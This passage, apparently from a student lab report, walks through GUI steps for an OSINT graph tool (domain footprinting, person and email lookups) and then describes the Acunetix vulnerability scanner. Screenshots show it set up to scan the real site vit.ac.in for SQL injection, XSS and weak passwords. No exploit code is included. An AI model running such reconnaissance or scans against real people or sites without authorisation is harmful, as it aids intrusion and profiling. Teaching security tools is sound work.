
9) click on the person icon to see the details of a person




10) open a new graph window and give a domain name





11) open run transform window and select email





12) open the graph window




13) repeat previous 2 steps







14) start a new machine and select Footprint L1




15) open the graph window




16) start a new machine and select person email




17) open the graph window




18) start a new machine and select Find Wikipedia edits



19) open the graph window



20) click on the icon to see the details



ACUNETIX :

Acunetix was founded by Nick Galea in 2005. It came at a time when the majority of enterprises focused on network protection rather than securing web applications. With the goal of combating web vulnerabilities, Acunetix aimed to offer an automated tool to scan web applications to identify and resolve security issues.

Acunetix is used as a vulnerability scanner, it can scans files, websites and whole systems and networks. It uses black box scanning methodologies with feedback from sensors in its code.

Acunetix is also used for penetration testing as it has a automated pentesting tool which allows for tests of SQL injection, cross site scripting(XSS) etc.

Acunetix would enable quick and easy identification of known vulnerabilities in a web application. This includes sites built with HTML5 and JavaScript Single Page Applications, which can be sometimes hard to scan.

Advantages

1. It is a fully automated tool that frees up your security team resources. It reports very few false positives, so your team does not waste time trying to find non-existent issues.
2. It can detect vulnerabilities that other technologies would miss because it combines the best of dynamic and static scanning technologies and uses a separate monitoring agent.

3. It provides vulnerability management and compliance reporting functionality. You can classify, rank, and retest issues. You can also integrate with issue trackers and continuous integration solutions.

1) select the target Site

The screenshot shows the Acunetix web interface. On the left, there's a sidebar with icons for Dashboard, Targets, Vulnerabilities, Scans, Reports, and Settings. The main area has tabs for General, Crawl, HTTP, and Advanced. Under General, there's a 'Target Info' section for the URL <https://vit.ac.in>. It includes fields for Description, Business Criticality (set to Normal), Scan Speed (set to Fast, indicated by a blue slider bar), and a toggle for Continuous Scanning which is currently off. Below this is a 'Site Login' section with a toggle switch that is off. At the bottom is an 'AcuSensor' section with a description and a download link. The status bar at the bottom says '© 2017 Acunetix Ltd.'

2) select the type of scan

This screenshot shows the 'Choose Scanning Options' dialog box overlaid on the Acunetix interface. The dialog has a 'Scan Type' dropdown set to 'Full Scan', which is highlighted. Other options in the dropdown menu include 'Report', 'Schedule', and several specific vulnerability types: 'High Risk Vulnerabilities', 'Cross-site Scripting Vulnerabilities', 'SQL Injection Vulnerabilities', and 'Weak Passwords'. There's also an option for 'Crawl Only'. At the bottom of the dialog are 'Create Scan' and 'Close' buttons. The background of the interface shows the same 'Targets' section as the previous screenshot, with the 'General' tab selected and the target info for <https://vit.ac.in>.

When the targeted URL is not responsive

The screenshot shows the Acunetix web application interface. The left sidebar has navigation links: Dashboard, Targets, Vulnerabilities, Scans, Reports, and Settings. The main content area has tabs: Scan Stats & Info, Vulnerabilities (which is selected), Site Structure, and Events. A large circular icon labeled "Acunetix Threat Level" is "N/A". Below it, a message says "Threat level could not be determined because the target was not responsive." On the right, there's a section titled "Activity" with a progress bar at 0% and a status of "Processing". Below that is a table with columns: Scan 